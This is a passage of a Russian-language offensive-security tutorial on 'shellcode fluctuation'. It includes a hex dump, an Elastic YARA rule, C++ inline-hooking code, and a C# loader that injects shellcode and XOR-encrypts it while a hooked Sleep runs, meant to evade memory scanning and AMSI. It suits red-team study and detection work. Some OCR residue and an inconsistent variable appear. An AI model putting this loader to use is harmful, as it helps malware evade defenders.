00000010 48 24 6d 14 19 e6 1a 08 e9 e6 82 a0 d5 89 d7 a4 H$m.............
00000020 ea 29 3d 5f 3b be 07 72 17 a2 c1 5c 4d 5e 9c 78 .)=_;..r...\M^.x
00000030 5f 73 b6 d8 e5 f8 20 c1 d6 41 59 aa c4 a0 4f 5a _s.... ..AY...OZ
00000040 55 84 6d 56 cc 6e 84 ae e1 44 53 83 3c d5 7d 93 U.mV.n...DS.<.}.
00000050 c8 a0 df b6 52 5f c9 1e fa d8 d3 72 25 e2 3e 9b ....R_.....r%.>.
00000060 09 5a f2 be a0 3f 4e ec 3c 1e 27 db 1d 76 50 5d .Z...?N.<.'..vP]
00000070 6a 1e b0 f0 14 94 83 60 49 50 4f 10 d5 ff dc c0 j......`IPO.....
00000080 3a ab 70 d2 a8 0a 9d a4 59 69 b5 53 39 7a 2a bf :.p.....Yi.S9z*.
00000090 10 d8 c3 22 4a 16 a2 21 5d 7a c4 17 38 a0 f8 f2 ...."J..!]z..8...
000000a0 a3 b2 97 62 c2 9a 00 c9 a7 fe 16 dc b4 c1 08 d8 ...b............
000000b0 3b 0e 9f 73 b0 89 59 9b 6b 4a 30 69 41 62 b6 2b ;..s..Y.kJ0iAb.+
000000c0 1f 23 9d f6 ef 07 e1 9f f5 57 2a 3d 5f d0 df 19 .#.......W*=_...
000000d0 35 1a 7f e5 54 05 d8 46 19 47 73 b2 a1 59 b3 74 5...T..F.Gs..Y.t
000000e0 80 08 0c 04 6b 6b 1e 6c 73 56 91 b3 66 f2 b8 08 ....kk.lsV..f...
000000f0 62 dc 0e 84 76 b0 3d f6 69 6f 4a a5 c6 93 a3 69 b...v.=.ioJ....i
00000100 7b 63 86 dd 7d 93 23 44 8e 39 08 d5 f2 12 be d6 {c..}.#D.9......
00000110 a1 7e d2 dc 14 a3 80 b9 ba bb 5d 3b b0 25 96 97 .~........];.%..
00000120 62 42 aa 4c b9 a9 bb 5d 3b 00 25 09 60 cb bb da bB.L...];.%.`...
00000130 4f 51 a1 cd b4 3f 7a 56 89 92 cb ac da 4f 51 11 OQ...?zV.....OQ.
00000140 cd 2b c8 7e ee 89 e7 ec c2 87 0c 5a f4 b8 b2 4e .+.~.......Z...N
00000150 ff 94 f5 8c 10 1a 15 b2 96 a7 56 57 be c4 a0 d6 ....VW....
00000160 18 67 e5 04 05 da 76 19 0f 73 b0 b9 59 f3 6b 4a .g....v..s..Y.kJ
00000170 28 69 39 62 be 9b 1b 7a 8a 3c cd 62 9c 1d 11 0e (i9b...z.<.b....
00000180 e9 f1 93 f7 73 5e b9 db aa 99 54 01 d8 6a 25 08 ....s^....T..j%.
00000190 73 b8 39 4d db a0 a1 44 4d 19 a1 c4 d4 e1 73 58 s.9M...DM.....sX
000001a0 35 8b 6f 4c 59 ea 26 29 3d 1e 82 3a d5 7d 93 10 5.oLY.&)=..:.}..
000001b0 13 9b 0d b9 0a 3d 5f cb c4 c0 27 3d 21 c1 d9 8d .....=_...'=!...
000001c0 24 0e 79 d2 73 3a 99 f0 96 a0 b6 5f 4d 19 a7 71 $.y.s:....._M..q
000001d0 7b 6b 08 07 ba d7 07 e1 74 4d 51 da c2 4a 0d 95 {k......tMQ..J..
000001e0 d7 7d 16 e3 b5 7a 05 da 66 19 0f 77 b0 12 f6 40 .}...z..f..w...@
000001f0 dc d4 76 e3 53 2a be a7 3a 4f d7 4e 48 6b 4a 10 ..v.S*..:O.NHkJ.
00000200 69 01 19 ef a0 2e 3d 7b 7f 93 a8 02 14 c6 0d 0e i.....={........
00000210 7d 17 b8 ff e5 22 50 ef 89 d5 11 75 22 75 d6 4f }....."P....u"u.O
00000220 1f c5 2a db a0 2d 7c 04 da da b6 85 73 b0 2c 95 ..*..-|.....s.,.
00000230 c3 dc 3e a3 c8 91 5f 30 13 b0 fd 5e ae db a8 0e ..>..._0...^....
00000240 b4 c6 af d5 c2 17 b0 67 f1 4d db a8 b5 78 75 19 ....g.M...xu.
00000250 a9 f9 7f 64 f8 19 b1 5f 6b 4a 98 05 d8 72 35 17 ...d..._kJ...r5.
00000260 b2 4b c5 35 1a 5b d9 10 c4 21 0a 79 d2 69 39 91 .K.5.[...!.y.i9.
00000270 f6 49 9c 6a f6 e7 fb a1 fa 16 b0 cb 9d f6 4a 62 .I.j..........Jb
00000280 36 be 9c bb eb df 5d c4 f9 94 44 82 50 cc 1d c4 6.....]...D.P...
00000290 40 92 3b 5f 3b 3b 3c 8f 93 23 c1 d7 8a 14 19 ef @.;_;;<..#......
000002a0 13 b6 0e 0c 0b 90 23 80 ab ae 80 c0 b0 53 69 be ......#......Si.
000002b0 1c 09 fe dc 08 d7 8a a6 cb ec b5 c4 f9 5e 87 d7 ....^..
Re-read
Write
Go to...
16 bytes per row
Save...
Close
Close



Возможно, это содержимое все еще не очень информативно (сама нагрузка чуть дальше в памяти стаба), но, если пересоздать бикон без использования профиля, можно увидеть сердце маячка в чистом виде.



Однако на любое действие есть противодействие (или наоборот), поэтому люди из Elastic, недолго думая, запилили YARA-правило для обнаружения повторяющихся паттернов, «заксоренных» на одном и том же ключе:
Code:

```
rule cobaltstrike_beacon_4_2_decrypt
{
meta:
    author = "Elastic"
    description = "Identifies deobfuscation routine used in Cobalt Strike Beacon DLL version 4.2."
strings:
    $a_x64 = {4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03}
    $a_x86 = {8B 46 04 8B 08 8B 50 04 83 C0 08 89 55 08 89 45 0C 85 C9 75 04 85 D2 74 23 3B CA 73 E6 8B 06 8D 3C 08 33 D2}
condition:
     any of them
}
```

В следующих актах этой оперы началась классическая игра в кошки-мышки между нападающими и защищающимися. В HelpSystems выпустили отдельный Sleep Mask Kit для того, чтобы оператор мог изменять длину маски самостоятельно, но это уже

совсем другая история.
В статье Sleeping with a Mask On можно увидеть, как модификация длины ключа XOR влияет на детектирование пейлоада CS в памяти.
Но довольно истории, пора подумать, как сделать эту технику «ближе к народу», и реализовать подобное в опенсорсном инструментарии.

ФЛУКТУАЦИЯ ШЕЛЛ-КОДА НА GITHUB

Два невероятно крутых проекта на просторах GitHub, которые еще давно привлекли мое внимание, — это SleepyCrypt авторства @SolomonSklash (идет вместе с пояснительной запиской) и ShellcodeFluctuation, созданный @mariuszbit, у которого я позаимствовал название для этой статьи. Ни в коем случае не претендую на авторство, просто мне кажется, что слова «флуктуирующий шелл-код» отлично годятся для наименования этого семейства техник в целом.

SleepyCrypt — это PoC, который можно вооружить при создании собственного C2-фреймворка (на выходе имеем позиционно независимый шелл-код, сам себя шифрующий и расшифровывающий), а ShellcodeFluctuation — «самодостаточный» инжектор, который можно использовать с готовым шелл-кодом существующего C2. К последнему мы будем стремиться при написании чего-то подобного на C#, а пока разберем, как устроен ShellcodeFluctuation.

ShellcodeFluctuation

Самое важное для нас — понять, как реализуется перехват управления обычным Sleep (который kernel32!Sleep) и переопределяется его поведение на «шифровать, поспать, расшифровать». Как ты уже мог понять, мы будем говорить об основах техники Inline API Hooking (MITRE ATT&CK T1617).

Хороший базовый пример реализации хукинга (как и многих других техник малдева) есть на Red Teaming Experiments, но мы разберем упрощенный пример на основе самого ShellcodeFluctuation, чтобы быть готовым к его портированию на C#. Вместо Sleep пока будем хукать функцию kernel32!MessageBoxA для более наглядной демонстрации результата.

В сущности, нас интересуют две функции, ответственные за перехват MessageBoxA.

fastTrampoline

Функция fastTrampoline выполняет запись ассемблерных инструкций (именуемых «трамплином») по адресу расположения функции MessageBoxA библиотеки kernel32.dll. Она уже загружена в память целевого процесса, куда будет внедрен шелл-код (в нашем случае мы ориентируемся на self-инъекцию, поэтому патчить

kernel32.dll будем в текущем процессе). При установке хука инжектор перезаписывает начало инструкций MessageBoxA трамплином, содержащим безусловный «джамп» на нашу собственную реализацию MessageBoxA (MyMessageBoxA). Во время снятия хука (за это тоже ответственна функция fastTrampoline) трамплин перезаписывается оригинальными байтами из начала функции MessageBoxA, которые предварительно были сохранены во временный буфер.

Содержимое трамплина — это две простые ассемблерные инструкции (записать адрес переопределенной функции в регистр и выполнить jmp), ассемблированные в машинный код и записанные в массив байтов в формате little-endian.

Результат сборки с defuse.ca:
Code:

```
{ 0x49, 0xBA, 0x37, 0x13, 0xD3, 0xC0, 0x4D, 0xD3, 0x37, 0x13, 0x41, 0xFF, 0xE2 }

Disassembly:

0:  49 ba 37 13 d3 c0 4d    movabs r10,0x1337d34dc0d31337
7:  d3 37 13
a:  41 ff e2                jmp    r10
```

А вот и сам код:
Code:

```
//
https://github.com/mgeeky/ShellcodeFluctuation/blob/cb7a803493b9ce9fb5a5a3bc1c77773a60194ca4/S
L262
bool fastTrampoline(bool installHook, BYTE* addressToHook, LPVOID jumpAddress,
HookTrampolineBuffers* buffers)
{
    // Шаблон нашего трамплина с 8 нулевыми байтами, выполняющими роль заглушки под джамп-
адрес
    uint8_t trampoline[] = {
        0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, addr
        0x41, 0xFF, 0xE2                                           // jmp r10
    };
    // Патчим трамплин байтами джамп-адреса
    uint64_t addr = (uint64_t)(jumpAddress);
    memcpy(&trampoline[2], &addr, sizeof(addr));
    DWORD dwSize = sizeof(trampoline);
    DWORD oldProt = 0;
    bool output = false;
    if (installHook) // если в режиме установки хука
    {
        if (buffers != NULL)
            // Сохраняем во временный буфер то, что мы собираемся перезаписать трамплином
            memcpy(buffers->previousBytes, addressToHook, buffers->previousBytesSize);
        // Разрешаем себе изменять память по addressToHook
        if (::VirtualProtect(
            addressToHook,
            dwSize,
            PAGE_EXECUTE_READWRITE,
            &oldProt))
        {
            // Устанавливаем наш хук (просто копируем его содержимое в нужное место)
            memcpy(addressToHook, trampoline, dwSize);
            output = true;
        }
    }
    else // если в режиме снятия хука
    {
        dwSize = buffers->originalBytesSize;
        // Также разрешаем себе изменять память по addressToHook
        if (::VirtualProtect(
            addressToHook,
            dwSize,
            PAGE_EXECUTE_READWRITE,
            &oldProt))
        {
            // Восстанавливаем то, что было там изначально (до записи трамплина)
            memcpy(addressToHook, buffers->originalBytes, dwSize);
            output = true;
        }
    }
    // Возвращаем маркировку защиты памяти в первоначальное состояние
```

```
    ::VirtualProtect(
        addressToHook,
        dwSize,
        oldProt,
        &oldProt
    );
    return output;
}
```

MyMessageBoxA

MyMessageBoxA — наша функция, переопределяющая поведение оригинального MessageBoxA, адрес которой будет записан в шаблон трамплина и на которую мы «прыгнем» при легитимном вызове MessageBoxA.

В качестве демонстрации мы вызовем MessageBoxA с одним сообщением, а модальное окно отрисует совсем другое.
Code:


```
//
https://github.com/mgeeky/ShellcodeFluctuation/blob/cb7a803493b9ce9fb5a5a3bc1c77773a60194ca4/S
L65
void WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType)
{
    HookTrampolineBuffers buffers = { 0 };
    buffers.originalBytes = g_hookedMessageBoxA.msgboxStub;
    buffers.originalBytesSize = sizeof(g_hookedMessageBoxA.msgboxStub);
    // Снимаем хук, чтобы далее вызвать оригинальную функцию MessageBoxA
    fastTrampoline(false, (BYTE*)::MessageBoxA, (void*)&MyMessageBoxA, &buffers);
    ::MessageBoxA(NULL, "You've been pwned!", "][AKEP", MB_OK);
    // Снова вешаем хук
    fastTrampoline(true, (BYTE*)::MessageBoxA, (void*)&MyMessageBoxA, NULL);
}
```

Результат

Полагаю, что здесь все ясно без лишних объяснений.


```cpp
// Based on: https://github.com/mgeeky/ShellcodeFluctuation

#include <windows.h>
#include <iostream>

typedef void (WINAPI* typeMessageBoxA)(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType);

struct HookedMessageBoxA
{
    typeMessageBoxA origMessageBoxA;
    BYTE    msgboxStub[16];
};

HookedMessageBoxA g_hookedMessageBoxA;

struct HookTrampolineBuffers
{
    BYTE* originalBytes;
    DWORD originalBytesSize;

    BYTE* previousBytes;
    DWORD previousBytesSize;
};

bool fastTrampoline(bool installHook, BYTE* addressToHook, LPVOID jumpAddress, HookTrampolineBuffers* buffers) { ... }

void WINAPI MyMessageBoxA(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) { ... }

int main()
{
    HookTrampolineBuffers buffers = { 0 };
    buffers.previousBytes = g_hookedMessageBoxA.msgboxStub;
    buffers.previousBytesSize = sizeof(g_hookedMessageBoxA.msgboxStub);

    g_hookedMessageBoxA.origMessageBoxA = reinterpret_cast<typeMessageBoxA>(::MessageBoxA);

    if (!fastTrampoline(true, (BYTE*)::MessageBoxA, (void*)&MyMessageBoxA, &buffers))
        return 1;

    ::MessageBoxA(NULL, "Totally secured.", "MEGACORP", MB_OK);

    return 0;
}
```

```
Windows PowerShell
PS C:\Users\snovvcrash\source\repos\APIHookingExample\x64\Release> .\APIHookingExample.exe
```



ПИЛИМ СВОЙ ФЛУКТУАТОР НА C#

Идея реализации этой техники на C# пришла ко мне после твита@_RastaMouse, где он использовал библиотеку MinHook.NET для PoC-флуктуатора.



```
1 reference
static void Sleep_Detour(uint dwMilliseconds)
{
    // when sleep is called, xor memory
    SetMemoryProtection(MemoryProtection.ReadWrite);
    XorMemory();

    // do the sleep
    _sleep(dwMilliseconds);

    // before returning, xor memory back
    XorMemory();
    SetMemoryProtection(MemoryProtection.ExecuteRead);
}

0 references
static void Main(string[] args)
{
    // Hook Sleep
    var engine = new HookEngine();
    _sleep = engine.CreateHook("kernel32.dll", "Sleep", new SleepDelegate(Sleep_Detour));
    engine.EnableHooks();

    var shellcode = File.ReadAllBytes("C:\\Users\\Daniel\\source\\repos\\ConsoleApp4\\x64\\Debug\\Dll1.bin");
    _length = shellcode.Length;

    _hMemory = VirtualAlloc(IntPtr.Zero, (IntPtr)_length, AllocationType.Commit | AllocationType.Reserve, MemoryProtection.ReadWrite);

    Marshal.Copy(shellcode, 0, _hMemory, _length);
    VirtualProtect(_hMemory, (UIntPtr)_length, MemoryProtection.ExecuteRead, out _);

    var thread = CreateThread(IntPtr.Zero, 0, _hMemory, IntPtr.Zero, 0, IntPtr.Zero);
    WaitForSingleObject(thread, 0xFFFFFFFF);
}

2 references
static void XorMemory()...

2 references
static void SetMemoryProtection(MemoryProtection protection)...
}
```

```
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        while (TRUE) { Sleep(5000); }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Что ж, мы можем попробовать сделать что-то подобное, но без тяжеловесной зависимости в виде MinHook.NET, которую не хотелось бы включать в инжектор. Так как я планирую запускать финальный код из памяти через PowerShell, лишнее беспокойство AMSI вызывать ни к чему.

Объяснять, как ты писал код, в тексте статьи всегда непросто, поэтому поступим так: сперва наметим такой же каркас программы, как на скриншоте выше, а затем реализуем недостающую логику.

Прототипирование

Итак, вот что я получил в качестве схематичного наброска кода:
Code:

```
using System;
using System.IO;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Threading;
namespace FluctuateInjector
{
    class Program
    {
        // Классическая инъекция шелл-кода в текущий процесс
        static void Main(string[] args)
        {
            var shellcodeBytes =
File.ReadAllBytes(@"C:\Users\snovvcrash\Desktop\dllSleep.bin");
            var shellcodeLength = shellcodeBytes.Length;
            // Выделяем область памяти в адресном пространстве текущего процесса инжектора
(0x3000 = MEM_COMMIT | MEM_RESERVE, 0x40 = PAGE_EXECUTE_READWRITE)
            var shellcodeAddress = Win32.VirtualAlloc(IntPtr.Zero, (IntPtr)shellcodeLength,
0x3000, 0x04);
            // и копируем туда байты шелл-кода
            Marshal.Copy(shellcodeBytes, 0, shellcodeAddress, shellcodeLength);
            // Репротект памяти после записи шелл-кода (0x20 = PAGE_EXECUTE_READ)
            Win32.VirtualProtect(shellcodeAddress, (uint)shellcodeLength, 0x20, out _);
            // Хукаем Sleep
            var fs = new FluctuateShellcode(shellcodeAddress, shellcodeLength);
            fs.EnableHook();
            // Начинаем исполнение шелл-кода созданием нового потока
            var hThread = Win32.CreateThread(IntPtr.Zero, 0, shellcodeAddress, IntPtr.Zero,
0, IntPtr.Zero);
            Win32.WaitForSingleObject(hThread, 0xFFFFFFFF);
            // Снимаем хук
            fs.DisableHook();
        }
    }
    class FluctuateShellcode
    {
        delegate void Sleep(uint dwMilliseconds);
        readonly Sleep sleepOrig;
        readonly GCHandle gchSleepDetour;
        readonly IntPtr sleepOriginAddress, sleepDetourAddress;
        readonly byte[] sleepOriginBytes = new byte[16], sleepDetourBytes;
        readonly byte[] trampoline =
        {
            0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // mov r10, addr
            0x41, 0xFF, 0xE2                                           // jmp r10
        };
        readonly IntPtr shellcodeAddress;
        readonly int shellcodeLength;
        readonly byte[] xorKey;
        public FluctuateShellcode(IntPtr shellcodeAddr, int shellcodeLen)
        { }
```

```
        ~FluctuateShellcode()
        { }
        // Наш переопределенный Sleep
        void SleepDetour(uint dwMilliseconds)
        { }
        // Установка хука
        public bool EnableHook()
        { }
        // Снятие хука
        public bool DisableHook()
        { }
        // Функция, отвечающая за флипы памяти на RW/NA
        void ProtectMemory(uint newProtect)
        { }
        // Обфускация памяти шелл-кода простым XOR-шифрованием
        void XorMemory()
        { }
        // Генерация ключа для XOR-шифрования
        byte[] GenerateXorKey()
        { }
    }
    // Необходимый набор Win32 API
    class Win32
    {
        [DllImport("kernel32")]
        public static extern IntPtr VirtualAlloc(IntPtr lpAddress, IntPtr dwSize, uint
flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        public static extern bool VirtualProtect(IntPtr lpAddress, uint dwSize, uint
flNewProtect, out uint lpflOldProtect);
        [DllImport("kernel32.dll")]
        public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32.dll")]
        public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
        [DllImport("kernel32.dll")]
        public static extern bool FlushInstructionCache(IntPtr hProcess, IntPtr
lpBaseAddress, uint dwSize);
    }
}
```

Вроде пока все более-менее прозрачно. Единственное, что надо уточнить, — это какой шелл-код мы возьмем для тестирования.

Все просто: скомпилируем DLL из дефолтных пресетов Visual Studio с единственной выполняемой операцией — Sleep на 5 с — и превратим ее в шелл-код.

sRDI (Shellcode Reflective DLL Injection) — логическое продолжение техник RDI и Improved RDI, позволяющее генерировать позиционно независимый шелл-код из библиотеки DLL:

- sRDI — Shellcode Reflective DLL Injection — NetSPI
- monoxgas/sRDI: Shellcode implementation of Reflective DLL Injection. Convert DLLs to position independent shellcode

Для этого понадобится код самой DLL:
Code:

```
// dllSleep.cpp
#include "pch.h"
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        while (TRUE) { Sleep(5000); }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

И генератор шелл-кода из DLL:
Code:

```
PS > curl https://github.com/monoxgas/sRDI/raw/master/Python/ShellcodeRDI.py -o
ShellcodeRDI.py
PS > curl https://github.com/monoxgas/sRDI/raw/master/Python/ConvertToShellcode.py -o
ConvertToShellcode.py
PS > python ConvertToShellcode.py -i dllSleep.dll
Creating Shellcode: dllSleep.bin
```

Шелл-код для тестов у нас готов. Не переживай, как только закончим с инжектором, протестим все на боевом C2.

Реализация

Каркас инжектора есть, дело за малым — наполнить методы класса FluctuateShellcode смысловой нагрузкой. Будем идти по нашей «рыбе» снизу вверх.

FluctuateShellcode.GenerateXorKey

Здесь все очевидно — сгенерируем последовательность байтов, которая будет накладываться на байты шелл-кода как шифрующая гамма. Помня о несовершенстве первой версии техники Obfuscate and Sleep в Cobalt Strike, из-за которой присутствие бикона можно было распознать YARA-правилом, основываясь на длине повторяющегося ключа, я реализую шифрование XOR в режиме одноразового блокнота. В этом случае размер ключа равен размеру шифротекста, то есть длине шелл-кода (благо шелл-коды обычно небольшие, поэтому «лагов» и «фризов» быть не должно).
Code:

```
byte[] GenerateXorKey()
{
    Random rnd = new Random();
    byte[] xorKey = new byte[shellcodeLength];
    rnd.NextBytes(xorKey);
    return xorKey;
}
```

FluctuateShellcode.XorMemory

Пока тоже вроде нетрудно: накладываем шифрующую гамму на сегмент памяти, содержащий байты шелл-кода.
Code:

```
void XorMemory()
{
    byte[] data = new byte[shellcodeLength];
    Marshal.Copy(shellcodeAddress, data, 0, shellcodeLength);
    for (var i = 0; i < data.Length; i++) data[i] ^= xorKey[i];
    Marshal.Copy(data, 0, shellcodeAddress, data.Length);
}
```

FluctuateShellcode.ProtectMemory

В реализации этой функции выбор остается за читателем: либо используй VirtualProtect из Win32 API с помощью P/Invoke, либо ~~если хочешь быть самым крутым хакером~~ используй D/Invoke и системные вызовы, как мы делали это, когда модернизировали KeeThief.

Пример с P/Invoke:
Code:

```
void ProtectMemory(uint newProtect)
{
    if (Win32.VirtualProtect(shellcodeAddress, (uint)shellcodeLength, newProtect, out _))
        Console.WriteLine("(FluctuateShellcode) [DEBUG] Re-protecting at address " +
string.Format("{0:X}", shellcodeAddress.ToInt64()) + $" to {newProtect}");
    else
        throw new Exception("(FluctuateShellcode) [-] VirtualProtect");
}
```

Пример с D/Invoke:
Code:

```
[UnmanagedFunctionPointer(CallingConvention.StdCall)]
delegate DoItDynamicallyBabe.Native.NTSTATUS NtProtectVirtualMemory(
    IntPtr ProcessHandle,
    ref IntPtr BaseAddress,
    ref IntPtr RegionSize,
    uint NewProtect,
    ref uint OldProtect);
void ProtectMemory(uint newProtect)
{
    IntPtr stub = GetSyscallStub("NtProtectVirtualMemory");
    NtProtectVirtualMemory ntProtectVirtualMemory =
(NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub,
typeof(NtProtectVirtualMemory));
    IntPtr protectAddress = shellcodeAddress;
    IntPtr regionSize = (IntPtr)shellcodeLength;
    uint oldProtect = 0;
    var result = ntProtectVirtualMemory(
        Process.GetCurrentProcess().Handle,
        ref protectAddress,
        ref regionSize,
        newProtect,
        ref oldProtect);
    if (ntstatus == NTSTATUS.Success)
        Console.WriteLine("(FluctuateShellcode) [DEBUG] Re-protecting at address " +
string.Format("{0:X}", shellcodeAddress.ToInt64()) + $" to {newProtect}");
    else
        throw new Exception($"(FluctuateShellcode) [-] NtProtectVirtualMemory: {ntstatus}");
}
```

FluctuateShellcode.DisableHook

Функция снятия хука — то есть перезапись трамплина содержимым оригинального Sleep, которое мы бережно храним в поле sleepOriginBytes. И снова можно использовать P/Invoke или более модный D/Invoke для работы с API.
Code:

```
public bool DisableHook()
{
    bool unhooked = false;
    if (Win32.VirtualProtect(
        sleepOriginAddress,
        (uint)sleepOriginBytes.Length,
        0x40, // 0x40 = PAGE_EXECUTE_READWRITE
        out uint oldProtect))
    {
        Marshal.Copy(sleepOriginBytes, 0, sleepOriginAddress, sleepOriginBytes.Length);
        unhooked = true;
    }
    bool flushed = false;
    if (Win32.FlushInstructionCache(
        Process.GetCurrentProcess().Handle,
        sleepOriginAddress,
        (uint)sleepOriginBytes.Length))
    {
        flushed = true;
    }
    Win32.VirtualProtect(
        sleepOriginAddress,
        (uint)sleepOriginBytes.Length,
        oldProtect,
        out _);
    return unhooked && flushed;
}
```

Если мы изменяем код, уже загруженный в память, Microsoft говорит, что мы должны использовать функцию FlushInstructionCache, — в противном случае кеш ЦП может помешать ОС увидеть изменения.

FluctuateShellcode.EnableHook

То же самое, что и DisableHook, только в этот раз мы перезаписываем исходный Sleep трамплином:
Code:

```
public bool EnableHook()
{
    bool hooked = false;
    if (Win32.VirtualProtect(
        sleepOriginAddress,
        (uint)trampoline.Length,
        0x40, // 0x40 = PAGE_EXECUTE_READWRITE
        out uint oldProtect))
    {
        Marshal.Copy(trampoline, 0, sleepOriginAddress, trampoline.Length);
        hooked = true;
    }
    bool flushed = false;
    if (Win32.FlushInstructionCache(
        Process.GetCurrentProcess().Handle,
        sleepOriginAddress,
        (uint)trampoline.Length))
    {
        flushed = true;
    }
    Win32.VirtualProtect(
        sleepOriginAddress,
        (uint)trampoline.Length,
        oldProtect,
        out _);
    return hooked && flushed;
}
```

FluctuateShellcode.SleepDetour

Сердце нашей флуктуации — измененная функция Sleep, которая будет перехватывать управление в момент «засыпания» агента. По содержимому тела функции понятно, что она делает.
Code:

```
void SleepDetour(uint dwMilliseconds)
{
    DisableHook();
    ProtectMemory(0x04); // 0x04 = PAGE_READWRITE
    XorMemory();
    sleepOrig(dwMilliseconds);
    XorMemory();
    ProtectMemory(0x20); // 0x20 = PAGE_EXECUTE_READ
    EnableHook();
}
```

Конструктор и деструктор

Так как мы решили пользоваться преимуществами ООП в C#, в конструкторе мы реализуем вычисление необходимых адресов и содержимого, находящегося по этим адресам:
Code:

```
public FluctuateShellcode(IntPtr shellcodeAddr, int shellcodeLen)
{
    // Получаем адрес оригинальной функции Sleep
    sleepOriginAddress = Win32.GetProcAddress(Win32.LoadLibrary("kernel32.dll"), "Sleep");
    // Инициализируем делегат для возможности обращаться к этой функции по ее адресу
    sleepOrig = (Sleep)Marshal.GetDelegateForFunctionPointer(sleepOriginAddress,
typeof(Sleep));
    // Бэкапим первые 16 байт оригинальной функции Sleep
    Marshal.Copy(sleepOriginAddress, sleepOriginBytes, 0, 16);
    // Получаем адрес метода SleepDetour, которым будет пропатчен шаблон трамплина
    var sleepDetour = new Sleep(SleepDetour);
    sleepDetourAddress = Marshal.GetFunctionPointerForDelegate(sleepDetour);
    gchSleepDetour = GCHandle.Alloc(sleepDetour);
    using (var ms = new MemoryStream())
    using (var bw = new BinaryWriter(ms))
    {
        // Составляем little-endian-адрес sleepDetourAddress в виде байтового массива
        bw.Write((ulong)sleepDetourAddress);
        sleepDetourBytes = ms.ToArray();
    }
    // Патчим этим адресом шаблон трамплина
    for (var i = 0; i < sleepDetourBytes.Length; i++)
        trampoline[i + 2] = sleepDetourBytes[i];
    // Инициализируем другие оставшиеся поля класса FluctuateShellcode, к которым должны
иметь доступ его методы
    shellcodeAddress = shellcodeAddr;
    shellcodeLength = shellcodeLen;
    xorKey = GenerateXorKey();
}
```

Важный момент, на котором стоит остановиться отдельно: так как мы работаем с **управляемой** средой .NET, адрес метода SleepDetour будет недоступен для неуправляемого кода, если только мы явно не попросим его таковым быть. Здесь на помощь приходит хендл GCHandle, дающий способ получить доступ к управляемому объекту из неуправляемой памяти (подсмотрел в этом ответе на Stack Overflow).

